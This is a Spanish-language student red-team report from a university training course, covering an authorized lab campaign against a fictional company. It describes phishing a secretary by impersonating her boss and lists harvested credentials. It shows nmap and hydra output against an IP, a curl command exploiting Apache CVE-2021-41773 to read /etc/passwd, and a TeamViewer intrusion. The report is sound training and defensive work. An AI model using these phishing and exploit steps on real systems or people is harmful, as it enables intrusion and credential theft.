CAPACITACIÓN USACH
UNIVERSIDAD DE SANTIAGO DE CHILE

Informe Grupo So-So

Campaña RedTeam Ciberseguritо Corp

Integrantes:

- Marcelino Araya
- Roberto Correa
- Sebastian Holloway
- Jorge Negrete
- Cristian Vargas

14 de Noviembre de 2021

Índice

1. Control de Versiones

Autor	Revisado por	Aprobado por	Clasificación
Sebastian Holloway	Grupo 11	Grupo 11	Confidencial
Fecha Término Proyecto		**Realizado por**	
28/11/2021		Sebastian Holloway	
Versión	**Modificado por**	**Fecha de Modificación**	**Observación**
1.0	Sebastian Holloway	14/11/2021	Versión 1
1.1	Sebastian Holloway	19/11/2021	Agregado .Evidencia Grafica"
2.0	Sebastian Holloway	23/11/2021	Reestructuración del informe

Cuadro 1: Historial de Cambios

1.1. Lista de Distribución

Para	Acción	Empresa
Diego Muñoz	Lectura	USACH
CEO	Lectura	Cibersegurito Corp

Cuadro 2: Lista de Distribución

2. Acuerdo de Confidencialidad

A través del presente documento comunicamos a ustedes que toda la información, documentación, conocimiento o cualquier otro antecedente de nuestra propiedad, que sea puesto a su disposición o tuviera acceso a los mismos, se entienden para todos los efectos legales como 'Información Confidencial', esto es, se obligan a mantener estricta confidencialidad, reserva y a no divulgar por ningún motivo o causa los contenidos de ellos, ni a utilizarla en su propio beneficio. Esta obligación se hace extensiva a todos los funcionarios o empleados que formen parte de su empresa, sean o no dependientes, como también a sus socios y familiares. Lo anterior incluye tanto la información documentada como verbal. La presente nota se entiende como parte esencial e integral de nuestra presentación del servicio. Este documento se ha preparado para uso interno de Cibersegurito Corp por lo tanto, el y/o los lectores de éste, deben estar debidamente autorizados.

3. Equipo de trabajo

El equipo de trabajo para la campaña de RedTeam a la empresa Ciberseguritos Corp esta conformado por los siguientes integrantes y sus respectivos cargos.

Nombre	Cargo	Función
Marcelino Araya	Pentester	Reconocer y explotar vulnerabilidades
Roberto Correa	Pentester	Reconocer y explotar vulnerabilidades
Sebastian Holloway	Team Leader/Documentador	Coordinar al equipo para el desarrollo de la campaña y documentar.
Jorge Negrete	Recon Leader	Realizar OSINT y Phishing
Cristian Vargas	Pentester	Reconocer y explotar vulnerabilidades

Cuadro 3: Roles del equipo

4. Objetivos

Los objetivos de la presente auditoría, se enfocan en aplicar lo aprendido durante las clases con el fin de vulnerar, mediante una campaña de Red Team, a la empresa Ciberseguritos Corp. Para lo cual se pretende realizar:

- Detección de vulnerabilidades
- Análisis de vulnerabilidades
- Campañas de Phishing
- Explotación controlada.

5. Metodología

Las pruebas se realizaron basándose en la norma conocida como Cyber Kill Chain ya que esta se adapta de mejor forma al servicio de Red Team que se va a realizar, además de ser ampliamente reconocida y aceptada a nivel mundial.




Figura 1: Cyber Kill Chain

6. Contexto de la Campaña

Una empresa del sector de la ciberseguridad requiere sus servicios para efectuar una campaña de red team en su organización. La empresa no sabe mucho del tema pero conoce sus capacidades y ha recibido buenos comentarios de otros clientes. El alcance del proyecto es “romperlo todo”, es decir, no hay limitaciones y pueden atacar de la forma que quieran. El CEO de la empresa sin embargo a solicitado una cosa, ”Como son tan buenos, en mi escritorio personal, en una carpeta que tiene mi nombre, hay una foto que me gusta mucho, si logran comprometer mi organización envíenmela como prueba”. El CEO de la empresa y su alta gerencia son los únicos que saben de esta campaña, y comentó también que si tienen alguna duda muy especial pueden escribirle por interno a su telegram @dm20911. Al CEO no le interesan reportes o estados de avance, pueden empezar cuando Uds. Quieran, ¿el objetivo? Comprometer hasta el último equipo de la organización.

7. Actividades

Dentro de las actividades que se realizaron, la Ingeniería Social, junto al Phishing son las actividades más relevantes debido a que nos permitieron el acceso inicial a la organización.

7.1. Ingeniería Social

En esta actividad el enfoque fueron las redes sociales en las que aparece la compañía objetivo, ya que con ello se pudo obtener información importante de los trabajadores, lo cual permitió formar una estrategia de ataque basado en el comportamiento de los trabajadores así como la información personal de los mismos.

7.2. Phishing

En esta actividad el objetivo fue obtener las credenciales de acceso al WordPress de la empresa atacando a los empleados categorizados como ”más vulnerables”, con un correo solicitando ayuda en la página web en cuestión suplantando la autoridad del Administrador de Sistemas. Como resultado de esta operación se pudo obtener una ip (178.62.67.184) la cual posee 3 puertos abiertos 22, 80 y 2222. Y las contraseñas validas para la conexión por ssh en el puerto 2222, *rousemari* y *kaliesmejorqueparrot* como usuario y contraseña respectivamente.

8. Hallazgos Identificados y Niveles de Severidad

8.1. Niveles de Severidad

En función del análisis realizado, es posible mencionar que el proceso de clasificación se realiza de acuerdo a la puntuación obtenida por la base CVSS (`https://www.first.org/cvss/v3.1/specification-document`), la cual dependiendo del resultado asigna un nivel de severidad mencionado en esta tabla:

Nivel de Severidad: Crítica

Las vulnerabilidades con severidad crítica por lo general tienen las siguientes características:

- Explotación de vulnerabilidades que pueden comprometer el escalamiento desde el nivel de raíz en servidores o estructuras de dispositivos.
- Explotación sencilla donde el atacante no necesita credenciales de autenticación o conocimientos especiales sobre alguna máquina específica, o sea, donde el atacante no necesite de ingeniería social para realizar un ataque a funciones especiales.

Nivel de Severidad: Alta

Las vulnerabilidades con severidad alta por lo general tienen las siguientes características:

- Vulnerabilidad difícil de explotar o requiere de un nivel más avanzado en conocimientos por parte del atacante.
- Entrega o publica información para explotar una vulnerabilidad, los cuales pueden ser ampliamente utilizados por los atacantes.
- En algunos casos requiere de ingeniería social.

Nivel de Severidad: Media

Las vulnerabilidades con severidad media por lo general tienen las siguientes características:

- Vulnerabilidades de denegación de servicio (DoS) que son difíciles de configurar.
- El ataque requiere ser ejecutado por un atacante residente en la misma red local de la víctima.
- Las vulnerabilidades requieren que el atacante utilice ingeniería social de forma individual sobre las víctimas.
- La explotación de vulnerabilidades proporciona un acceso muy limitado.

Nivel de Severidad: Baja

- Las vulnerabilidades de nivel de seguridad bajo suelen tener muy poco impacto en el negocio de una organización. La explotación de estas vulnerabilidades por lo general requiere el acceso al sistema local o física. En algunos casos sirve como información para explotar otra vulnerabilidad.

8.2. Hallazgos Identificados


8.2.1. Tabla de vulnerabilidades en softwares

Id	Vulnerabilidad	Criticidad	Estado
1	Path Traversal	Media	Activo


Cuadro 4: Hallazgos Identificados

8.2.2. Información de contacto trabajadores de la organización

Una de las primeras tareas llevadas a cabo dentro de la campaña fue la recolección de información perteneciente a empleados de la organización *Ciberseguritos Corp*. Nuestro equipo centro sus esfuerzos en realizar inteligencia prioritariamente en la plataforma *linkedin*, dado que en esta se concentra la mayor cantidad de información relevante de los empleados de la empresa. Una muestra de lo obtenido se adjunta a continuación.



Contacto secretaria Ciberseguritos Corp



Contacto administrador de sistemas Ciberseguritos Corp

8.2.3. Campaña de phishing

Luego de lo anteriormente obtenido, como equipo se tuvo que determinar un posible objetivo de acceso inicial hacia la organización, concluyendo así, que lo más idóneo sería enfocarnos en realizar un *Phishing* en contra de la secretaria, **Katiuska**, debido a que entre los dos empleados encontrados, ella muy probablemente será la que posea menores conocimientos informáticos y de ciberseguridad.

Posteriormente se procedió a preparar el escenario mediante la herramienta *ZPhiser* para engañar la víctima objetivo.

Algunas consideraciones del *phishing* realizado son:

- Se realizó mediante la suplantación de identidad del jefe, **Miguel**.
- Se utilizó la inconsistencia del sitio *WordPress* a nuestro favor para engañar al objetivo.




Figura 3: Contacto inicial con la víctima

Figura 4: Intercambio de correos con la víctima

```
Wordpress Username: http://178.62.67.184/ Pass: kaiesmejorqueparrot
Wordpress Username: rousemari Pass: kaliesmejorqueparrot
Wordpress Username: katiuska Pass: siempreseguranuncainsegura
Wordpress Username: admin Pass: elterrordelascredenciales
Wordpress Username: admin Pass: elterrordelascredenciales
Wordpress Username: katiuskaadmin Pass: 345hhdfyau&&jusd
```

Figura 5: Resultados programa de phishing

9. Pruebas de Conceptos

9.1. Acceso inicial a la organización

En este punto, se probó lo obtenido en la etapa anterior, dado que se obtuvo dos elementos muy relevantes para proseguir en la campaña. Una IP (178.62.67.184) y un conjunto de credenciales. Por lo que se comenzó realizando un escaneo con la herramienta *nmap* hacia la ip obtenida, lo cual arrojo el siguiente resultado.

```
jnegrete@Valinor:~$ sudo nmap -sSCV 178.62.67.184
[sudo] contraseña para jnegrete:
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-24 14:13 -03
Nmap scan report for 178.62.67.184
Host is up (0.25s latency).
Not shown: 994 closed ports
PORT     STATE    SERVICE      VERSION
22/tcp   open     ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp   open     http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
2222/tcp open     ssh          OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 72:f7:5d:ba:d2:18:14:1e:0c:4d:2f:1a:ab:0b:cb:ec (RSA)
|   256 08:fe:31:e0:49:cd:20:0f:49:58:13:f3:0a:9d:34:17 (ECDSA)
|_  256 4e:07:6e:b6:95:d2:dc:7d:c7:65:ec:56:a4:21:d6:fa (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.76 seconds
jnegrete@Valinor:~$
```

Figura 6: Escaneo IP obtenida

Se notó la existencia de 2 servicios SSH hospedados por la máquina, los cuales podrían ser una posible puerta de entrada a la organización. Para saber si se estaba en lo correcto se necesitó probar si alguna de las credenciales anteriormente obtenidas pertenecía a alguno de estos servicios, por lo que se procedió a utilizar la herramienta *hydra* contra los dos puertos con SSH, logrando un resultado exitoso en uno de nuestros intentos como se puede observar en la siguiente imagen.

```
[DATA] max 4 tasks per 1 server, overall 4 tasks, 28 login tries (l:4/p:7), ~7 tries per task
[DATA] attacking ssh://178.62.67.184:2222/
[2222][ssh] host: 178.62.67.184   login: rousemari   password: kaliesmejorqueparrot
1 of 1 target successfully completed, 1 valid password found
```

Figura 7: Credenciales exitosas

Figura 8: Ingreso a la máquina

9.2. Reconocimiento interno entorno local

Una vez dentro, se inicio un proceso de reconocimiento al entorno local de la máquina, donde rápidamente se descubrió un archivo bastante interesante en el escritorio de la usuaria *rousemarie*, el cual posee el siguiente contenido.




Figura 9: Nota encontrada en el escritorio de rousemarie

Esto fue un indicador de una posible red local interna por lo que se realizó un reconocimiento interno de la red local, dando con los siguientes resultados.




Figura 10: Escaneo a la Red Interna

9.3. Port Forwarding

Localizada la ip vecina dentro de la red local, se procedió a efectuar un *port forwarding* hacia esta. Lo siguiente fue realizar un reconocimiento de las aplicaciones que esta página utiliza, donde se encontró un servicio Apache HTTP Server versión 2.4.49, el cual es vulnerable, por lo que la siguiente etapa dentro de esta campaña consistió en explotar este servidor.




Figura 11: Port Forwarding realizado hacia la máquina vecina del user *rousemarie*

9.4. Path Traversal (CVE-2021-41773)

Se hizo uso del siguiente comando para explotar la vulnerabilidad en el servidor Apache HTTP Server 2.4.49 hospedado por 172.16.0.3.

```
curl "http://172.16.0.3:80/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd" --data 'echo Content-Type:text/plain; echo'
```

Código 1: Comando utilizado




Figura 12: Explotación Path Traversal CVE-2021-41773

con esto fue posible obtener un archivo llamado flag.txt el cual contenía unas credenciales.




Figura 13: Credenciales

9.5. Credenciales equipo CEO

Para usar estas credenciales fue necesario realizar un poco de ingenieria social para averiguar donde podían ser utilizadas. Durante este proceso, el mismo CEO comenzó publicar parte de estas credenciales dentro de la red de mensajería llamada *telegram*, con lo cual, uno de nuestros integrantes fue capaz de reconocer que pertenecían a la aplicación Team Viewer.

9.6. Intrusión equipo CEO

Finalmente, se procedio a ingresar estas credenciales dentro de Team Viewer, y con éxito se pudo ingresar al escritorio del CEO, exfiltrando así información extremadamente confidencial que se planteo como objetivo de la campaña. Se adjunta el archivo de aquello.

Figura 14: Información confidencial exfiltrada

10. Conclusiones

Finalizada la campaña de Red Team, basada en la metodología Cyber Kill Chain, se han detectado diversos tipos de vulnerabilidades, desde un nivel de severidad bajo, hasta las de nivel Alto.

Dentro de las vulnerabilidades de nivel Alto se encontraron las asociadas a ataques por Phishing, con las que se obtuvo información fundamental para continuar explotando, como la URL de administración de la plataforma y la ip.

Explotar este tipo de vulnerabilidades permitió al equipo explotar otro tipo de vulnerabilidades de niveles más bajos pero que una vez explotadas entregan el acceso a información sensible de la empresa, también se podría continuar escalando en privilegios hasta obtener la administración de la plataforma. Es importante destacar que esta campaña se llevó a cabo principalmente por las pocas precauciones de seguridad de los empleados y la organización, ya que la primera información relevante para comenzar la búsqueda de vulnerabilidades fue entregada por la secretaria Katiuska al compartir la URL *ciberseguritos.000webhostapp.com*. Otro punto importante es mantener usuarios no activos dentro la organización, lo que permitió utilizarlos para explotar su acceso e ingresar al sistema operativo.. Dentro de la campaña sólo se explotó información .^entregada"por la organización, desde la entregada por los funcionarios, hasta la entregada por los mismos sistemas. Resulta una inversión muy importante el mantener a los funcionarios de la organización capacitados en temas de Ciberseguridad, ya que la seguridad de la organización es tan fuerte como su eslabón más débil.

11. Recomendaciones

Nuestras recomendaciones consisten en:

- Concientizar (capacitar) a los integrantes de la organización, ya que eventualmente, todos son potenciales víctimas de phishing y quienes fueron víctimas pueden ser nuevamente en uno. Para ello se recomienda analizar el correo mirando quien lo envía, que información solicita, posee links o no, también si es un referente conocido valido, no entregar información a través de redes sociales de ningún tipo, aunque tengan un carácter laboral.
- Actualizar el servicio de Apache a la versión mas reciente la cual no es vulnerable al Path Traversal mencionado en los hallazgos.
- Ocultar las versiones de sistemas utilizados, en el caso del servidor http apache, agregar en el archivo de configuración httpd.conf el valor **ServerTokens Prod** y **ServerSignature Off**.
- Establecer políticas de trabajo seguro, como borrar usuarios que no se encuentren activos en la organización o no dejar las contraseñas en notas dentro de los equipos (pc).